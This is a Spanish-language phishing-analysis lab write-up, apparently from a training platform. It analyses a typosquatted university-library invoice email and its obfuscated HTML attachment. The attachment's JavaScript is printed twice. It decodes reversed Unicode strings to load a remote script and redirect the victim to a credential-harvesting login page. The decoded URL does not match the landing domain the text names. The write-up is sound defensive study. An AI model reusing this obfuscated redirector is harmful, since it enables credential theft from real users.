Phishing Analysis

PHISHING BOOKS

LAB WRITEUP

By :
Alexandro Achalma

Descripción: Análisis de un correo con adjunto HTML ofuscado

Dificultad: 🟢 Easy

22/09/2026

PHISHING BOOKS

Contexto

Es otro día normal en ProbablyFine Ltd., un SOC que da servicio a clientes del sector educativo en el Reino Unido. Hoy toca monitorear las alertas de universidades de Londres, que son objetivo frecuente de phishing aunque los filtros de correo detienen casi todo.

Hoy es distinto: la Dra. Isabella, de la Universidad de Kingford, escribe al SOC porque recibe varias solicitudes de aprobación de MFA que no ha pedido. Al contactarla se confirma que fue objetivo de un phishing para robar credenciales y se le indica cambiar su contraseña de inmediato. Como el SIEM no generó alertas, se solicita el `.eml` original para investigarlo manualmente y determinar si fue un caso aislado o parte de una campaña contra universidades.

Objetivo

- Analizar el correo y su adjunto para extraer **artefactos clave** (remitente, adjunto, hash, URL).
- Entender **cómo funciona el adjunto** y a dónde redirige a la víctima.
- Investigar la **infraestructura del atacante** y determinar si forma parte de una campaña mayor.


Desarrollo

1. Análisis del correo

El mensaje se importa a Thunderbird desde un archivo mbox. Se hace pasar por la biblioteca de la universidad (“Library Services - Pending Invoice”) y le dice a la Dra. Isabella que tiene una factura pendiente y que su inscripción vence el 30 de diciembre de 2025. Para pagar, le pide abrir el archivo adjunto e iniciar sesión.


Señales de alerta:

- **Urgencia y gancho económico**, típicos de la ingeniería social.
- **Dominio del remitente sospechoso:** el `From` parece ser `kinglord.ac.uk`, mientras que el destinatario es `kingford.ac.uk`. Es *typosquatting*: se cambia una letra para que el dominio parezca legítimo a simple vista.
- **Adjunto como vía de entrada** en lugar de un enlace, lo que ayuda a evadir filtros que analizan URLs en el cuerpo del correo.



2. Identificación del adjunto

El adjunto se llama `library-invoice.pdf.html`. Tiene **doble extensión**: parece un PDF, pero es un **HTML** que se ejecuta en el navegador. Para obtener una huella con la que buscar en plataformas de inteligencia de amenazas, se calcula su hash sin ejecutarlo:
`md5sum /home/ubuntu/Desktop/library-invoice.pdf.html`




3. Análisis estático del código


Se abre el archivo con un editor de texto, nunca con el navegador:
`nano /home/ubuntu/Desktop/library-invoice.pdf.html`

Contiene un `<script>` con dos arreglos de cadenas en Unicode escapado (`\uXXXX`), lo que dificulta leerlas a simple vista:

- `xanthium` **:** el script lo une y lo invierte carácter por carácter (`split("").reverse().join("")`), guardando el resultado en `src` .
- `egassem` **:** recibe el mismo tratamiento, pero se guarda en `mes` , una variable que nunca se usa. Su nombre es “message” al revés, una pista del propio atacante.

Al final, el script crea un elemento `<script>` con `src` como origen y ejecuta `window.location.replace(src)` , es decir, redirige automáticamente a la víctima a esa URL. Así, el destino malicioso no aparece como texto legible en el archivo.


ubuntu@tryhackme: ~
File Edit View Search Terminal Help
GNU nano 7.2 /home/ubuntu/Desktop/library-invoice.pdf.html
<!doctype html>
<html>
<body>
<script>
var xanthium = [
"\u0032\u0038\u0030\u0038\u003a",
"\u006d\u006f\u0063\u002e",
"\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
"\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
"\u002f\u002f\u003a\u0070\u0074\u0074\u0068"
];
var egassem = [
"\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072",
"\u0062\u0069\u006c\u0020\u006d\u006f\u0072\u0066\u0020",
"\u0073\u006b\u006f\u006f\u0062\u0020\u0068\u0073",
"\u0069\u0068\u0070\u0020\u006f\u0074\u0020",
"\u0065\u0076\u006f\u006c\u0020\u0049"
];
var reversed = xanthium.join("");
var src = reversed.split("").reverse().join("");
var reversed = egassem.join("");
var mes = reversed.split("").reverse().join("");
document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
window.location.replace(src);
</script>
</body>
</html>



ubuntu@tryhackme: ~
File Edit View Search Terminal Help
GNU nano 7.2 /home/ubuntu/Desktop/library-invoice.pdf.html
<!doctype html>
<html>
<body>
<script>
var xanthium = [
"\u0032\u0038\u0030\u0038\u003a",
"\u006d\u006f\u0063\u002e",
"\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
"\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
"\u002f\u002f\u003a\u0070\u0074\u0074\u0068"
];
var egassem = [
"\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072",
"\u0062\u0069\u006c\u0020\u006d\u006f\u0072\u0066\u0020",
"\u0073\u006b\u006f\u006f\u0062\u0020\u0068\u0073",
"\u0069\u0068\u0070\u0020\u006f\u0074\u0020",
"\u0065\u0076\u006f\u006c\u0020\u0049"
];
var reversed = xanthium.join("");
var src = reversed.split("").reverse().join("");
var reversed = egassem.join("");
var mes = reversed.split("").reverse().join("");
document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
window.location.replace(src);
</script>
</body>
</html>

4. Desofuscación con CyberChef

Se pega el texto en CyberChef y se aplica esta receta:

1. **Unescape Unicode Characters**, con prefijo `\u`.
2. **Reverse**, por carácter.


Aplicada sobre `egassem`, revela el mensaje oculto del atacante: *"I love to phish books from libraries* ^^*"*, una burla que además sugiere que el actor se dedica a atacar bibliotecas. El mismo proceso sobre `xanthium` entrega la URL de destino.



URL de destino: `http://xn--librarytlu-13cwe32432-kwr.com:8082`

5. La página de destino


La víctima llega a `lib-service.com` por **HTTP** (el navegador la marca como "Not Secure"). Es un portal de inicio de sesión que imita a la biblioteca de una universidad de Londres, con campos de usuario y contraseña. Es un sitio de *credential harvesting*: lo que la víctima escriba va directo al atacante.



6. Inteligencia sobre la infraestructura


Se consulta `lib-service.com` en **TryDetectThis**:

